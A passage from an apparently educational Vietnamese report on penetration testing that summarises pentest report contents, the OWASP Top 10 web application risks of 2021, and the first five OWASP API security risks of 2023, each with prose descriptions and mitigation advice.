- Mô tả lỗ hổng: mô tả chi tiết về từng lỗ hổng bảo mật đã được phát hiện, bao gồm số loại lỗ hổng, cách thức khai thác lỗ hổng và tác động tiềm ẩn của lỗ hổng.
- Mức độ nghiêm trọng: báo cáo mức độ nghiêm trọng của từng lỗ hổng, đánh giá dựa trên các tiêu chí như khả năng khai thác, tác động tiềm ẩn và khả năng khắc phục.
- Khuyến nghị khắc phục: các khuyến nghị cụ thể về cách khắc phục từng lỗ hổng.

Có một số tiêu chuẩn báo cáo Pentest được sử dụng phổ biến, chẳng hạn như:

- OWASP ASVS (OWASP Application Security Verification Standard): tiêu chuẩn này cung cấp các hướng dẫn về cách viết báo cáo Pentest cho các ứng dụng web.
- PCI DSS (Payment Card Industry Data Security Standard): tiêu chuẩn này cung cấp các hướng dẫn về cách bảo vệ dữ liệu thẻ tín dụng.
- ISO/IEC 27001 (Information Security Management Systems): tiêu chuẩn này cung cấp các hướng dẫn về cách thiết lập và vận hành hệ thống quản lý an toàn thông tin.

2.2. OWASP Top 10 Web Application Security Risks

Được công nhận vì tính toàn diện và độ chính xác, danh sách OWASP Top 10 của Dự án Bảo mật Ứng dụng Web Mở (Open Web Application Security Project - OWASP) là một danh sách chi tiết, được cập nhật mỗi một đến hai năm, nêu bật các rủi ro bảo mật quan trọng của ứng dụng web mà các doanh nghiệp cần biết. OWASP là một cộng đồng phi lợi nhuận với hàng chục nghìn người đóng góp cam kết thúc đẩy bảo mật phần mềm thông qua nhiều biện pháp như tạo ra các framework, công cụ và chương trình giáo dục.

1) A01:2021 – Broken Access Control

Kiểm soát truy cập được thực hiện để đảm bảo rằng người dùng chỉ có thể thực hiện các hành động được phép theo chính sách, mà không thể vượt qua quyền hạn của họ. Mục tiêu của kiểm soát truy cập là ngăn chặn các sự cố như tiết lộ thông tin, sửa đổi hoặc phá hủy dữ liệu một cách trái phép, hoặc thực hiện các chức năng kinh doanh ngoài phạm vi quyền hạn của người dùng. Có nhiều lỗ hổng phổ biến trong kiểm soát truy cập mà các nhà phát triển và quản trị hệ thống cần phải chú ý. Một trong những lỗ hổng phổ biến là

vi phạm nguyên tắc ít đặc quyền hoặc từ chối theo mặc định. Điều này xảy ra khi quyền truy cập được cấp cho mọi người mà không xem xét cẩn thận về các khả năng, vai trò hoặc người dùng cụ thể. Một lỗ hổng khác là bỏ qua kiểm soát truy cập bằng cách sửa đổi URL, trạng thái ứng dụng nội bộ hoặc trang HTML, hoặc sử dụng công cụ tấn công sửa đổi yêu cầu API.

Các vấn đề khác bao gồm cho phép xem hoặc chỉnh sửa tài khoản của người khác thông qua nhận dạng độc nhất của chúng, truy cập API mà không có kiểm soát truy cập cho các phương thức POST, PUT và DELETE, và nâng cao quyền hạn mà không cần đăng nhập hoặc thực hiện hành động như một quản trị viên khi đã đăng nhập dưới tư cách người dùng. Một lỗ hổng khác có thể xảy ra khi siêu dữ liệu như thông tin xác nhận quyền truy cập JWT, cookie hoặc trường ẩn bị sửa đổi để nâng cao quyền hạn hoặc lạm dụng việc vô hiệu hóa JWT. Cuối cùng, cấu hình CORS sai cách cũng có thể tạo điều kiện cho việc truy cập API từ các nguồn không được ủy quyền hoặc không tin cậy. Để bảo vệ hệ thống khỏi các lỗ hổng này, cần có sự chú ý và triển khai các biện pháp bảo mật thích hợp.

Để đảm bảo tính an toàn và bảo mật cho hệ thống, kiểm soát truy cập là một phần không thể thiếu. Trong các trường hợp mã nguồn máy chủ đáng tin cậy hoặc API không có máy chủ, việc triển khai kiểm soát truy cập trở nên phức tạp hơn, nhưng cũng cần được thực hiện cẩn thận. Một số biện pháp quan trọng bao gồm việc ngoại trừ các tài nguyên công cộng và áp dụng nguyên tắc từ chối theo mặc định. Bên cạnh đó, triển khai cơ chế kiểm soát một lần và sử dụng lại chúng trong toàn bộ ứng dụng giúp giảm thiểu việc sử dụng CORS và tạo ra một cách tiếp cận thống nhất. Mô hình kiểm soát truy cập nên tập trung vào việc thực thi quyền sở hữu record thay vì cho phép mọi người dùng có quyền tạo, đọc, cập nhật hoặc xóa bất kỳ record nào. Điều này giúp đảm bảo rằng chỉ những người có quyền mới có thể thực hiện các thao tác này. Ngoài ra, việc tắt chức năng liệt kê thư mục máy chủ web và ghi log các lỗi kiểm soát truy cập cũng là các biện pháp quan trọng. Bằng cách này, chúng ta có thể tăng cường tính bảo mật và giảm thiểu rủi ro từ các cuộc tấn công.

2) A02:2021 – Cryptographic Failures

Dữ liệu như mật khẩu, số thẻ tín dụng, hồ sơ sức khỏe, thông tin cá nhân và bí mật kinh doanh đều đòi hỏi mức độ bảo vệ cao, đặc biệt khi phải tuân thủ các quy định về quyền riêng tư như GDPR hoặc PCI DSS. Các lỗ hổng về mã hóa dữ liệu có thể gây ảnh hưởng nghiêm trọng đến người dùng. Đối với mọi loại dữ liệu như vậy, cần thực hiện các biện pháp bảo vệ thích hợp. Đầu tiên, cần xác định liệu dữ liệu có được truyền dưới dạng bản rõ không. Điều này rất quan trọng đặc biệt khi sử dụng các giao thức như HTTP, SMTP, FTP. Việc nâng cấp TLS như STARTTLS là cần thiết để đảm bảo tính bảo mật của dữ liệu, và việc xác thực tất cả các điểm từ máy cân bằng tải đến máy chủ web và hệ thống backend là rất quan trọng. Tiếp theo, tránh sử dụng các thuật toán hoặc giao thức mã hóa cũ hoặc yếu, không sử dụng các hàm băm lỗi thời như MD5 hoặc SHA1. Cần đảm bảo rằng các khóa mật mã được lưu trữ một cách an toàn, và chứng chỉ máy chủ và chuỗi niêm phong được kiểm tra đúng cách. Sử dụng mật khẩu như là các khóa mật mã chỉ khi không có chức năng phát sinh khóa dựa trên mật khẩu. Việc thực hiện các biện pháp này sẽ giúp bảo vệ dữ liệu một cách hiệu quả trong quá trình truyền và lưu trữ, giảm thiểu nguy cơ bị tấn công về mã hóa dữ liệu và đảm bảo tuân thủ các quy định về bảo mật và quyền riêng tư.

3) A03:2021 – Injection

Một ứng dụng dễ bị tấn công khi dữ liệu từ người dùng không được kiểm tra, lọc, hoặc làm sạch trước khi được sử dụng bởi ứng dụng. Điều này mở ra cơ hội cho các cuộc tấn công tiêm mã (code injection) hoặc tiêm mã độc (malicious code injection), khi kẻ tấn công có thể nhập các đoạn mã độc hại để thực thi các hành động không mong muốn. Các truy vấn động hoặc cuộc gọi không tham số hóa mà không được làm sạch cũng là một điểm yếu. Trong trường hợp này, dữ liệu nhập vào trực tiếp có thể chứa các mã độc hại hoặc các ký tự đặc biệt để đánh lừa ứng dụng. Điều này có thể dẫn đến các cuộc tấn công như tiêm SQL (SQL injection) hoặc tiêm NoSQL (NoSQL injection). Ngoài ra, việc sử dụng dữ liệu độc hại trong các tham số tìm kiếm của ánh xạ đối tượng-quan hệ (ORM) cũng là một lỗ hổng nguy hiểm. Kẻ tấn công có thể tận dụng điều này để trích xuất các bản ghi nhạy cảm khác. Điều này tạo ra rủi ro cho các cuộc tấn công như tiêm LDAP (LDAP injection) hoặc tiêm EL (Expression Language injection). Cuối cùng, việc sử dụng dữ liệu

độc hại trực tiếp hoặc nối thêm vào các truy vấn động, lệnh, hoặc thủ tục lưu trữ là một lỗ hổng lớn khác. Điều này mở ra cửa cho các cuộc tấn công tiêm lệnh hệ điều hành (OS command injection), khi kẻ tấn công có thể thực thi các lệnh hệ điều hành trái phép.

Việc kiểm tra mã nguồn là một phương pháp tốt nhất để phát hiện các lỗ hổng này. Ngoài ra, việc thực hiện kiểm tra tự động cho tất cả các dữ liệu đầu vào như tham số, tiêu đề, URL, cookie, dữ liệu JSON, SOAP, và XML được khuyến khích mạnh mẽ. Các công cụ kiểm tra an ninh ứng dụng tĩnh (SAST), động (DAST), và tương tác (IAST) cũng nên được sử dụng để xác định các lỗ hổng tiềm ẩn trước khi triển khai ứng dụng vào môi trường sản xuất.

4) A04:2021 – Insecure Design

Thiết kế không an toàn là một lĩnh vực rất rộng, đại diện cho các điểm yếu khác nhau, được diễn tả như là "thiếu hoặc thiết kế kiểm soát không hiệu quả." Thiết kế không an toàn không phải là nguồn gốc của tất cả các danh mục rủi ro hàng đầu khác. Có sự khác biệt giữa thiết kế không an toàn và triển khai không an toàn, vì chúng có nguyên nhân gốc rễ và biện pháp khắc phục khác nhau. Một thiết kế an toàn vẫn có thể có các lỗi triển khai dẫn đến các lỗ hổng có thể bị khai thác. Tuy nhiên, một thiết kế không an toàn không thể được khắc phục bằng cách triển khai hoàn hảo vì các kiểm soát bảo mật cần thiết chưa bao giờ được tạo ra để chống lại các cuộc tấn công cụ thể. Một trong những yếu tố góp phần vào thiết kế không an toàn là thiếu hổ sơ rủi ro kinh doanh vốn có trong phần mềm hoặc hệ thống đang được phát triển, dẫn đến thất bại trong việc xác định mức độ bảo mật cần thiết của thiết kế.

Để khắc phục thiết kế không an toàn, trước hết cần thiết lập và sử dụng một quy trình phát triển an toàn với sự tham gia của các chuyên gia bảo mật ứng dụng (AppSec), nhằm đánh giá và thiết kế các kiểm soát liên quan đến bảo mật và quyền riêng tư. Cần xây dựng và sử dụng một thư viện các mẫu thiết kế an toàn hoặc các thành phần có sẵn để đảm bảo giải pháp bảo mật được áp dụng nhất quán trong toàn bộ ứng dụng. Sử dụng mô hình mối đe dọa cho các chức năng xác thực, kiểm soát truy cập, logic kinh doanh và các luồng chính quan trọng, và tích hợp ngôn ngữ bảo mật cùng các kiểm soát để giúp bảo vệ từ giai đoạn đầu. Đồng thời, cần thực hiện các kiểm tra tính hợp lý ở mỗi tầng của ứng

dụng, từ frontend đến backend, và viết các bài kiểm tra đơn vị cũng như kiểm tra tích hợp để đảm bảo tất cả các luồng quan trọng đều kháng cự được các mối đe dọa.

5) A05:2021 – Security Misconfiguration

Ứng dụng có thể bị tổn hại nếu thiếu cấu hình bảo mật đúng cách ở bất kỳ thành phần nào của ngăn xếp ứng dụng hoặc cấu hình quyền hạn trên dịch vụ đám mây không đúng. Điều này bao gồm việc bật hoặc cài đặt các tính năng không cần thiết như cổng, dịch vụ, trang, tài khoản, Ngoài ra, việc giữ nguyên tài khoản mặc định và mật khẩu mà không thay đổi cũng tạo ra nguy cơ bảo mật lớn. Xử lý lỗi không cẩn thận, tiết lộ dấu vết ngăn xếp hoặc các thông báo lỗi quá chi tiết cho người dùng, cũng có thể khiến ứng dụng dễ bị tấn công. Đối với các hệ thống nâng cấp, nếu các tính năng bảo mật mới nhất bị tắt hoặc không được cấu hình an toàn, thì ứng dụng vẫn có nguy cơ bị tấn công. Các thiết lập bảo mật trong máy chủ ứng dụng, các khung ứng dụng như Struts, Spring, ASP.NET, thư viện, cơ sở dữ liệu, và các thành phần khác cần được đặt ở giá trị an toàn. Nếu máy chủ không gửi các tiêu đề hoặc chỉ thị bảo mật, hoặc nếu chúng không được đặt ở giá trị an toàn, ứng dụng cũng sẽ dễ bị tấn công. Việc sử dụng phần mềm lỗi thời hoặc dễ bị tổn thương cũng là một yếu tố nguy hiểm.

Các quy trình cài đặt bảo mật nên được thực hiện bao gồm: Các môi trường phát triển, kiểm tra chất lượng (QA), và sản xuất nên được cấu hình giống hệt nhau, với các thông tin đăng nhập khác nhau cho từng môi trường. Quy trình này nên được tự động hóa để giảm thiểu các nỗ lực không cần thiết cho việc thiết lập một môi trường bảo mật mới. Một nền tảng tối thiểu không có các tính năng, thành phần, tài liệu và mẫu không cần thiết. Loại bỏ hoặc không cài đặt các tính năng và khung ứng dụng không sử dụng. Xem xét quyền truy cập lưu trữ đám mây. Kiến trúc ứng dụng phân đoạn cung cấp sự phân tách hiệu quả và an toàn giữa các thành phần hoặc người thuê, với container hóa hoặc các nhóm bảo mật đám mây (ACLs). Gửi các thông báo bảo mật đến khách hàng. Cần có một quy trình tự động để xác minh hiệu quả các cấu hình và thiết lập trong tất cả các môi trường.

6) A06:2021 – Vulnerable and Outdated Components

Lỗ hổng Vulnerable and Outdated Components đang là một trong những vấn đề quan trọng mà các tổ chức phải đối mặt khi phát triển và duy trì ứng dụng. Đầu tiên, việc không biết phiên bản của các thành phần đang được sử dụng có thể tạo ra lỗ hổng bảo mật, dẫn đến việc sử dụng phần mềm đã lỗi thời, không được hỗ trợ hoặc dễ bị tấn công. Hơn nữa, việc không thường xuyên quét tìm lỗ hổng bảo mật và không đăng ký nhận các bản thông báo bảo mật cũng tạo ra rủi ro lớn. Việc không sửa chữa hoặc nâng cấp các nền tảng, framework cũng là một điểm đáng lưu ý. Bên cạnh đó, việc không kiểm tra tính tương thích của các thư viện mới cũng tạo ra nguy cơ cho hệ thống. Cuối cùng, việc không bảo mật cấu hình của các thành phần cũng là một điểm đáng lo ngại. Tóm lại, việc quản lý và bảo vệ các thành phần dễ bị tấn công và lỗi thời là một phần quan trọng của chiến lược bảo mật của một tổ chức.

Để ngăn chặn các vấn đề liên quan đến Vulnerable and Outdated Components, cần phải thiết lập một quy trình quản lý bản vá hiệu quả. Đầu tiên, loại bỏ các thành phần không sử dụng và các tính năng không cần thiết để giảm thiểu rủi ro. Tiếp theo, cần thường xuyên kiểm tra và cập nhật phiên bản của các thành phần, cả phía khách hàng và phía máy chủ, sử dụng các công cụ như versions, OWASP Dependency Check, retire.js và theo dõi các CVE và NVD. Đồng thời, chỉ nên lấy các thành phần từ nguồn chính thức và ưu tiên các gói đã ký để giảm nguy cơ bị sửa đổi độc hại. Ngoài ra, cần theo dõi các thư viện và thành phần không được bảo trì hoặc không cung cấp bản vá bảo mật cho các phiên bản cũ hơn. Trong trường hợp không thể vá lỗi, nên xem xét triển khai một bản vá ảo để giám sát, phát hiện hoặc bảo vệ chống lại vấn đề được phát hiện. Cuối cùng, mọi tổ chức cần có một kế hoạch giám sát, ưu tiên và triển khai các bản vá hoặc thay đổi cấu hình trong suốt vòng đời của ứng dụng hoặc danh mục. Điều này đảm bảo rằng các thành phần được duy trì và cập nhật để giảm thiểu rủi ro bảo mật.

7) A07:2021 – Identification and Authentication Failures

Xác minh danh tính, xác thực và quản lý phiên của người dùng là rất quan trọng để chống lại các cuộc tấn công liên quan đến xác thực. Có thể xuất hiện các yếu điểm về xác thực nếu ứng dụng cho phép các cuộc tấn công tự động như bruteforce mật khẩu, cho phép sử dụng các mật khẩu mặc định, yếu hoặc thường được sử dụng, thiếu hoặc không hiệu

quả trong việc xác thực hai yếu tố. Ngoài ra, các vấn đề có thể phát sinh khi sử dụng cơ sở dữ liệu mật khẩu dạng văn bản thô, tiết lộ session identifier trong URL, tái sử dụng session identifier sau khi đăng nhập thành công và không đúng cách vô hiệu hóa Session IDs. Để ngăn chặn các vấn đề này, cần thiết phải triển khai các biện pháp bảo mật hiệu quả như việc áp dụng quy trình phục hồi mật khẩu an toàn và vô hiệu hóa đúng cách các phiên người dùng hoặc mã thông báo xác thực trong quá trình đăng xuất hoặc trong một khoảng thời gian không hoạt động.

Để ngăn chặn các cuộc tấn công xâm nhập vào hệ thống thông qua việc đánh cắp thông tin đăng nhập hoặc sử dụng các mật khẩu yếu, các biện pháp phòng ngừa quan trọng bao gồm triển khai xác thực đa yếu tố và không sử dụng thông tin đăng nhập mặc định. Việc thiết lập các chính sách mật khẩu mạnh và kiểm tra tính an toàn của chúng, kết hợp với các hướng dẫn từ các tiêu chuẩn như NIST 800-63b, cũng đóng vai trò quan trọng. Đồng thời, cần hạn chế các lần thử đăng nhập thất bại, đồng thời ghi lại và cảnh báo cho quản trị viên về các hoạt động nghi ngờ. Sử dụng một hệ thống quản lý phiên an toàn và đảm bảo rằng session identifier được tạo ra một cách ngẫu nhiên, không lưu trữ ở dạng thô, dễ đoán và bị vô hiệu hóa sau khi người dùng đăng xuất hoặc hết thời gian sử dụng là các biện pháp bảo mật hữu ích để bảo vệ hệ thống.

8) A08:2021 – Software and Data Integrity Failures

Lỗi Software and Data Integrity Failures có thể tạo ra các lỗ hổng mà kẻ tấn công có thể tận dụng để thực hiện các cuộc tấn công. Một ví dụ điển hình là khi một ứng dụng dựa vào các plugin, thư viện hoặc module từ các nguồn không tin cậy như kho lưu trữ và mạng phân phối nội dung (CDN). Trong trường hợp này, một ống dẫn CI/CD không an toàn có thể mở ra cơ hội cho việc truy cập trái phép, chèn mã độc hoặc gây hại hệ thống. Hơn nữa, việc các ứng dụng tự động cập nhật mà không được xác minh tính toàn vẹn cũng tạo ra rủi ro. Kẻ tấn công có thể tải lên các bản cập nhật giả mạo để phân phối và triển khai trên mọi thiết bị. Một nguy cơ khác là khi dữ liệu được mã hóa hoặc tuân tự hóa thành một cấu trúc có thể nhìn thấy và sửa đổi bởi kẻ tấn công, đặt ra nguy cơ không an toàn trong quá trình giải mã. Đây là những ví dụ minh họa cho việc cần thiết phải bảo

vệ tính toàn vẹn của mã nguồn và cơ sở hạ tầng phần mềm để ngăn chặn các cuộc tấn công potentially đe dọa hệ thống.

Để ngăn chặn các lỗi về tính toàn vẹn phần mềm và dữ liệu, cần thực hiện các biện pháp như sử dụng chữ ký số hoặc các cơ chế tương tự để xác minh nguồn gốc của phần mềm và dữ liệu, đảm bảo sự đáng tin cậy của các thư viện và phụ thuộc, và sử dụng các công cụ bảo mật chuỗi cung ứng phần mềm để kiểm tra lỗ hổng. Quy trình xem xét mã nguồn và cấu hình cũng cần được thiết lập để ngăn chặn mã độc hoặc cấu hình gian lận. Đồng thời, cần cấu hình đường ống CI/CD sao cho có sự phân chia, cấu hình và kiểm soát truy cập phù hợp để bảo vệ tính toàn vẹn của mã nguồn trong quá trình xây dựng và triển khai. Cuối cùng, dữ liệu được mã hóa cần được kiểm tra tính toàn vẹn và chữ ký số trước khi được gửi đến các máy khách không đáng tin cậy để ngăn chặn sự can thiệp hoặc phát lại dữ liệu.

9) A09:2021 – Security Logging and Monitoring Failures

Trong OWASP Top 10 2021, một trong những yếu điểm quan trọng là việc ghi nhật ký (log) và theo dõi, nếu không có chúng thì các cuộc tấn công không thể được phát hiện. Sự thiếu hụt về các bản ghi nhật ký, phát hiện, theo dõi và active response xảy ra khi các sự kiện quan trọng như đăng nhập, đăng nhập không thành công và các giao dịch có giá trị cao có thể gây ra những hậu quả nghiêm trọng. Ngoài ra, việc kiểm tra xâm nhập và quét bởi các công cụ kiểm thử bảo mật ứng dụng động không được kích hoạt cảnh báo, hoặc sử dụng các ứng dụng không thể phát hiện, tăng cường hoặc cảnh báo cho các cuộc tấn công đang diễn ra trong thời gian thực là một thiếu sót rất lớn. Điều này tạo ra nguy cơ rò rỉ thông tin, khi làm cho các sự kiện ghi nhật ký và cảnh báo trở nên có thể dễ dàng nhìn thấy và sửa đổi đối với một người dùng hoặc một kẻ tấn công.

Để phòng ngừa các cuộc tấn công và đảm bảo an toàn cho ứng dụng, các nhà phát triển nên triển khai một số biện pháp kiểm soát quan trọng. Đầu tiên, đảm bảo rằng mọi sự kiện đăng nhập, kiểm soát truy cập và thất bại đều được ghi nhật ký một cách đầy đủ và có ngữ cảnh đủ để phát hiện các tài khoản đáng ngờ hoặc độc hại. Ngoài ra, các giao dịch có giá trị cao cần có dấu vết kiểm toán với các điều khoản kiểm tra tính toàn vẹn để ngăn chặn sự can thiệp hoặc xóa bỏ của kẻ tấn công. Đồng thời, DevSecOps cần thiết lập hệ thống

theo dõi và cảnh báo hiệu quả để phát hiện và đáp ứng nhanh chóng đối với các hoạt động đáng ngờ. Ngoài ra, việc thiết lập kế hoạch phản ứng và phục hồi sự cố cũng là một phần quan trọng, có thể sử dụng các tiêu chuẩn như NIST 800-61r2.

10) A10:2021 – Server-Side Request Forgery (SSRF)

Những lỗ hổng SSRF (Server-Side Request Forgery) là kết quả của việc một ứng dụng web truy vấn một nguồn từ xa mà không xác nhận URL được cung cấp bởi người dùng. Trong trường hợp này, kẻ tấn công có thể lừa ứng dụng gửi yêu cầu tới một đích không mong đợi, thậm chí khi đích này được bảo vệ bởi tường lửa, VPN, hoặc một loại danh sách kiểm soát truy cập mạng (ACL) khác. Với việc các ứng dụng web ngày càng cung cấp cho người dùng cuối các tính năng tiện lợi, việc truy vấn một URL trở thành một tình huống phổ biến. Do đó, số lần xảy ra của SSRF đang tăng lên. Hơn nữa, mức độ nghiêm trọng của SSRF cũng đang tăng do sự phát triển của các dịch vụ đám mây và sự phức tạp của kiến trúc. Điều này đặt ra một thách thức lớn trong việc bảo vệ ứng dụng trực tuyến khỏi các cuộc tấn công SSRF.

Từ tầng mạng (Network Layer)

Để ngăn chặn SSRF, việc phân chia chức năng truy cập nguồn từ xa trong các mạng riêng biệt là một biện pháp kiểm soát quan trọng. Điều này giúp giảm thiểu tác động của SSRF bằng cách xác định rõ nguồn gốc và mục đích của mỗi luồng truy cập. Ngoài ra, việc thực thi các chính sách tường lửa hoặc quy tắc kiểm soát truy cập mạng "tù chối theo mặc định" là cần thiết để chặn tất cả các luồng truy cập không mong muốn. Điều này đòi hỏi thiết lập quyền sở hữu và vòng đời cho các quy tắc tường lửa dựa trên ứng dụng, đồng thời ghi nhật ký tất cả các luồng mạng được chấp nhận và bị chặn trên tường lửa để hỗ trợ việc phân tích và giám sát.

Từ tầng ứng dụng (Application Layer)

Trong tầng ứng dụng, việc làm sạch và xác thực tất cả dữ liệu đầu vào từ người dùng là quan trọng để ngăn chặn SSRF. Bằng cách này, các URL không mong muốn có thể được loại bỏ trước khi chúng gây ra nguy cơ. Tắt chuyển hướng HTTP cũng là một biện pháp

phòng ngừa quan trọng, cùng với việc nhận thức về tính nhạy cảm của URL để tránh các cuộc tấn công như làm mới DNS và "thời gian kiểm tra, thời gian sử dụng" (TOCTOU).

2.3. OWASP Top 10 API Security Risks – 2023

Khi thời gian trôi qua, các mối đe dọa kỹ thuật số liên tục tiến hóa. Kết quả là, danh sách OWASP nhận được các bản cập nhật kịp thời dựa trên các xu hướng dữ liệu cụ thể về bảo mật API, giúp các nhà phát triển và chuyên gia bảo mật ưu tiên các biện pháp đối phó. Gần đây nhất, vào năm 2023, OWASP đã phát hành danh sách cập nhật về 10 rủi ro bảo mật API hàng đầu cần chú ý.

Dưới đây là danh sách OWASP Top 10 rủi ro bảo mật API mà các tổ chức cần phải biết trong năm 2023 và các biện pháp cụ thể có thể được thực hiện để giảm thiểu chúng.

1) API1:2023 - Broken Object Level Authorization

Lỗi hổng Broken Object Level Authorization (BOLA) xảy ra khi một người dùng có thể truy cập vào dữ liệu của người dùng khác do các lỗi trong kiểm soát quyền truy cập, vốn xác thực quyền truy cập vào các đối tượng dữ liệu. Những lỗi hổng BOLA thường xuất hiện do thực thi mã hóa không an toàn, chẳng hạn như không kiểm tra đúng đầu vào của người dùng hoặc không kiểm tra quyền trước khi cấp quyền truy cập vào một đối tượng. Điều này thường xảy ra khi API sử dụng các kiểm soát truy cập quá mức cho phép hoặc khi các tài nguyên API không được bảo vệ đầy đủ. Kiểm tra quyền truy cập cấp đối tượng cần được thực hiện trong mọi chức năng truy cập vào nguồn dữ liệu bằng cách sử dụng ID từ người dùng.

Chiến lược giảm thiểu:

Để giảm thiểu rủi ro bảo mật liên quan đến lỗi hổng Broken Object Level Authorization, các tổ chức nên áp dụng một số biện pháp quan trọng. Đầu tiên, sử dụng các định danh ngẫu nhiên và duy nhất (UUIDs) để đảm bảo rằng mỗi đối tượng trong hệ thống có một và chỉ một định danh riêng biệt, giảm nguy cơ lỗi hổng do trùng lặp hoặc dễ đoán được. Thứ hai, thiết lập các giao thức ủy quyền mạnh mẽ để kiểm tra và xác minh quyền truy cập của người dùng trước khi cho phép họ tương tác với các đối tượng dữ liệu. Cuối cùng, áp dụng khung bảo mật "zero trust" để đảm bảo rằng không có người dùng hoặc

hệ thống nào được tin tưởng một cách tự động, và mọi quyền truy cập đều phải được xác minh và kiểm tra cẩn thận. Những biện pháp này sẽ giúp tăng cường bảo mật và bảo vệ dữ liệu khỏi các mối đe dọa tiềm ẩn.

2) API2:2023 - Broken Authentication

Vấn đề bảo mật này sinh khi các giao thức xác thực không đủ mạnh hoặc không được thực thi đúng cách. Điều này tạo ra những lỗ hổng cho kẻ tấn công xâm nhập vào API mà không bị phát hiện. Các điểm yếu trong xác thực có thể biểu hiện dưới nhiều hình thức khác nhau, ví dụ tạo mật khẩu kém, hệ thống lưu trữ mật khẩu bị xâm nhập và các lỗ hổng trong khung xác thực dựa trên token. Cơ chế xác thực thường được triển khai không đúng cách, cho phép kẻ tấn công chiếm đoạt token xác thực hoặc khai thác các lỗ triết khai để giả mạo danh tính của người dùng khác một cách tạm thời hoặc vĩnh viễn. Khi khả năng xác định khách hàng/người dùng của hệ thống bị xâm phạm, toàn bộ bảo mật của API cũng bị đe dọa.

Chiến lược giảm thiểu:

Để giảm thiểu các rủi ro bảo mật liên quan đến việc quản lý mật khẩu, các tổ chức cần thực hiện các chính sách về mật khẩu mạnh mẽ. Điều này bao gồm việc yêu cầu người dùng tạo một mật khẩu phức tạp và thay đổi định kỳ. Bên cạnh đó, cần sử dụng các phương pháp lưu trữ mật khẩu an toàn như bcrypt hoặc Argon2 để mã hóa mật khẩu, đảm bảo rằng ngay cả khi dữ liệu bị xâm nhập, mật khẩu vẫn khó bị giải mã. Ngoài ra, triển khai xác thực đa yếu tố (MFA) ở bất cứ nơi nào có thể để tăng cường bảo mật, yêu cầu người dùng xác minh danh tính qua nhiều yếu tố khác nhau ngoài mật khẩu. Những biện pháp này sẽ giúp giảm đáng kể nguy cơ bị tấn công và bảo vệ an toàn cho hệ thống và dữ liệu của tổ chức.

3) API3:2023 - Broken Object Level Authorization

Danh mục này kết hợp API3:2019 - Excessive Data Exposure và API6:2019 - Mass Assignment, tập trung vào nguyên nhân gốc rễ: thiếu hoặc xác thực quyền truy cập không đúng cách ở mức thuộc tính đối tượng. Điều này dẫn đến việc thông tin bị phơi bày hoặc bị thao túng bởi các bên không được ủy quyền. Lỗ hổng Broken Object Property

Level Authorization là một rủi ro bảo mật xảy ra khi kẻ tấn công có thể truy cập hoặc sửa đổi các thuộc tính của một đối tượng mà họ không nên có quyền truy cập. Điều này có thể xảy ra nếu API không xác thực đúng quyền của người dùng trước khi cấp quyền truy cập vào các thuộc tính của đối tượng.

Chiến lược giảm thiểu:

Để giảm thiểu rủi ro của lỗ hổng Broken Object Property Level Authorization, có thể triển khai các biện pháp sau. Thực hiện các kiểm soát truy cập đúng đắn cho tất cả các thuộc tính của đối tượng, đảm bảo rằng mỗi thuộc tính chỉ có thể truy cập bởi những người dùng được ủy quyền một cách đúng đắn. Xác thực quyền của người dùng trước khi cấp quyền truy cập vào các thuộc tính của đối tượng, đảm bảo rằng họ có đủ quyền truy cập. Sử dụng kiểm soát truy cập dựa trên thuộc tính (ABAC) để xác định các quy tắc truy cập cụ thể, tạo ra các quy tắc truy cập linh hoạt và chi tiết, giúp đảm bảo rằng chỉ có những người dùng được ủy quyền và có đủ thông tin mới có thể truy cập vào các thuộc tính của đối tượng một cách an toàn.

4) API4:2023 - Unrestricted Resource Consumption

Cuộc tấn công tiêu thụ tài nguyên không kiểm soát, hoặc tấn công từ chối dịch vụ (DoS), xảy ra khi kẻ tấn công khai thác một lỗ hổng của API để tiêu thụ lượng tài nguyên hệ thống quá mức, chẳng hạn như bộ nhớ, CPU hoặc băng thông mạng. Các tài nguyên khác như email/SMS/phone calls hoặc xác minh sinh trắc học được cung cấp bởi các nhà cung cấp dịch vụ thông qua tích hợp API, và được thanh toán theo từng yêu cầu. Các cuộc tấn công thành công có thể dẫn đến từ chối dịch vụ, suy giảm hoặc hoàn toàn không khả dụng của dịch vụ bị ảnh hưởng, hoặc tăng chi phí hoạt động.

Chiến lược giảm thiểu:

Để giảm thiểu nguy cơ của cuộc tấn công Unrestricted Resource Consumption, có thể triển khai các biện pháp như theo dõi và giới hạn việc sử dụng tài nguyên, bằng cách đảm bảo hệ thống được theo dõi một cách chặt chẽ để phát hiện sớm các dấu hiệu của cuộc tấn công DoS và hạn chế việc tiêu thụ tài nguyên hệ thống. Triển khai giới hạn tốc độ để kiểm soát số lượng yêu cầu từ các máy khách, bằng cách thiết lập các cơ chế giới

hạn tốc độ để ngăn chặn việc gửi quá nhiều yêu cầu trong một khoảng thời gian ngắn từ các máy khách, từ đó giảm thiểu nguy cơ của cuộc tấn công. Lưu trữ dữ liệu tạm thời trên các lớp caching giúp giảm lượng yêu cầu gửi đến các hệ thống backend, cải thiện hiệu suất và giảm thiểu nguy cơ của cuộc tấn công DoS bằng cách giảm áp lực lên hệ thống backend.

5) API5:2023 - Broken Function Level Authorization

Lỗi hổng Broken Function Level Authorization thực chất là một tình huống trong đó một người dùng thông thường có thể thực hiện các nhiệm vụ mà thông thường chỉ dành cho các quản trị viên do vấn đề về Trực tiếp Tham Chiếu Đổi Tượng (IDOR). Điều này xảy ra khi hệ thống quản lý quyền của người dùng có thể không hoàn chỉnh hoặc không hoạt động đúng cách. Các chính sách kiểm soát truy cập phức tạp với các cấp bậc, nhóm và vai trò khác nhau, cùng với sự phân chia không rõ ràng giữa các chức năng quản trị và thông thường, thường dẫn đến các lỗi hổng trong quản lý quyền truy cập. Bằng cách tận dụng những vấn đề này, các kẻ tấn công có thể truy cập vào tài nguyên của các người dùng khác và/hoặc các chức năng quản trị.

Chiến lược giảm thiểu:

